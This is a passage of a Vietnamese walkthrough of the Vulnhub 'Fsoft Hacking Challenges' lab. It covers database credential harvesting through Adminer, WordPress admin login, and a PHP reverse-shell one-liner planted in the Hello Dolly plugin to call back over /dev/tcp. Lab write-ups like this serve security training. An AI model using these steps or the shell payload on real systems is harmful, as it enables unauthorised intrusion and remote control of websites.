- Trong bước 2, chúng tôi đã tìm thấy **/assetsthe adminer.php** và **opendocman** trong thư mục. Hãy thử vận may của chúng ta ở đó.


The screenshot displays a Kali Linux desktop environment within a VMware Workstation window. Two Mozilla Firefox browser tabs are open:

- Top Tab:** Shows the Adminer login interface at `192.168.25.130/assets/adminer.php`. The page includes fields for System (MySQL), Server (localhost), Username, Password, Database, and a Login button. A "Permanent login" checkbox and a Language selection dropdown (English) are also present.
- Bottom Tab:** Shows a directory listing titled "Index of /assets/css/img" at `192.168.25.130/assets/css/img/`. The listing includes a Parent Directory entry and an "opendocman/" folder entry from November 27, 2013, at 00:55. The footer of the page indicates it was generated by Apache/2.4.38 (Debian) Server at 192.168.25.130 Port 80.



- Adminer.php là một ứng dụng để quản lý cơ sở dữ liệu. Hãy thử những dữ liệu username và password để truy cập được tìm thấy trước đây.

- Dữ liệu truy cập mà chúng tôi tìm thấy trong **Sq3BTKPa** file khớp ở đây. Username: **wordpress\_user** – Password: **3b72186be8360b30c16625df95509b22acba1**



- Giao diện sau khi login

To direct input to this VM, click inside or press Ctrl+G.

File Edit View VM Tabs Help | Select d... qtermin... Download 11:09 PM | Logout | G

Kali X Fsoft\_Hacking\_Challenges Select database - Adminer - Mozilla Firefox

Select database - Adm... 192.168.25.130/assets/adminer.php?user... | Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security

MySQL » Server Logout

Select database

Create database Privileges Process list Variables Status

MySQL version: 5.5.5-10.3.18-MariaDB-0+deb10u1 through PHP extension MySQLi

Logged as: wordpress\_user@localhost

|                          | Database - Refresh | Collation          | Tables | Size - Compute |
|--------------------------|--------------------|--------------------|--------|----------------|
| <input type="checkbox"/> | information_schema | ?                  | ?      |                |
| <input type="checkbox"/> | wordpress_db       | utf8mb4_general_ci | ?      |                |

Selected (0)

Drop

Language: English

- Trong khi khám phá cơ sở dữ liệu, chúng tôi tìm thấy một bảng **wp-crackin** để thấy dữ liệu username và password

To direct input to this VM, click inside or press Ctrl+G.

File Edit View VM Tabs Help | Select: wp\_cracked - Adminer - Mozilla Firefox Downloads

Kali X Fsoft\_Hacking\_Challenges Select: wp\_cracked - Adm... 192.168.25.130/assets/adminer.php?user... | Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security

MySQL » Server » wordpress\_db » Select: wp\_cracked Logout

Select: wp\_cracked

Select data Show structure Alter table New item

Select Search Sort Limit 50 Text length Action

50 100 Select

SELECT \* FROM `wp\_cracked` LIMIT 50 [0.000 s] Edit

|                          | user  | password    |
|--------------------------|-------|-------------|
| <input type="checkbox"/> | fs0ft | fs0f@2020!@ |

Whole result 1 row Modify Selected (0) Export (1)

Save Clone Delete Import

- Ngoài ra, với bảng **wp\_users** ta thấy dữ liệu username và password của **Admin**

The screenshot shows a Firefox browser window running on a Kali Linux VM. The URL is `192.168.25.130/assets/adminer.php?username=...&password=...`. The title bar says "Select: wp\_users - Adminer - Mozilla Firefox". The main content area is titled "Select: wp\_users". It has tabs for "Select data", "Show structure", "Alter table", and "New item". Under "Select data", there are buttons for "Select", "Search", "Sort", "Limit" (set to 50), "Text length" (set to 100), and "Action". Below these are two rows of data:


|                          | ID | user_login | user_pass                           | user_nicename | user_email         | user_url | user_registered     |
|--------------------------|----|------------|-------------------------------------|---------------|--------------------|----------|---------------------|
| <input type="checkbox"/> | 1  | fs0ft      | \$PSB19PLMJV.0R1QTh2Gz26ixThbRnS1   | fs0ft         | admin@fsoft.com.vn |          | 2019-12-10 11:17:21 |
| <input type="checkbox"/> | 2  | admin      | \$P\$BFrJpTWfzo54tgbLvX87c8TB84GUI. | admin         | admin@gmail.com    |          | 2019-12-10 11:17:21 |

At the bottom, there are buttons for "Whole result", "Modify", "Selected (0)", "Edit", "Clone", "Delete", and "Export (2)".


## Bước 6 - Reverse Shell

### 1. Khai thác quyền Admin


- Chúng ta add IP: 192.168.25.130 vào /etc/hosts để truy cập vào wp-login.php.



- Sau đó vào <http://fsoft.hacking/blog/wp-login.php>. Chúng ta từ **wp-crackin** đã có username: **fs0ft** và password: **fs0f@2020!@**



- Đây là giao diện Dashboard




- Vì hiện tại chúng tôi đã đăng nhập tài khoản **fsOft** vào WordPress với tư cách là người dùng có toàn quyền **Administrator**, chúng tôi có thể cài đặt một **PHP-Shell** hoặc một **Reverse-Shell**. Để làm điều này, chúng tôi đi đến khu vực và chỉnh sửa tệp của **.Plugins -> Plugin Editor** index.php **Plugin Hello Dolly**


- Chúng tôi chèn mã sau và lưu nó:

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.25.130/8888 0>&1'"); ?>
```

## BREAKING IS BETTER



-Và sau đó kích hoạt nó.



- Links tham khảo:

<https://www.guldilo.de/fsoft-challenges-vm-1-vulnhub/?fbclid=IwAR1ysD6AJKvEVRRChr7j4c44zZBc6yhQse7DrheprKtQZq88Xc1BQ8Am1zE>

[https://shacojx.blogspot.com/2020/02/vulnhub-fsoft-hacking-challenges.html?fbclid=IwAR0Q6FqMTn6bv\\_F2AXqgkcLfqKTES408l6p8BcGwZ9l1Otu799lWX1Cyhw](https://shacojx.blogspot.com/2020/02/vulnhub-fsoft-hacking-challenges.html?fbclid=IwAR0Q6FqMTn6bv_F2AXqgkcLfqKTES408l6p8BcGwZ9l1Otu799lWX1Cyhw)

---

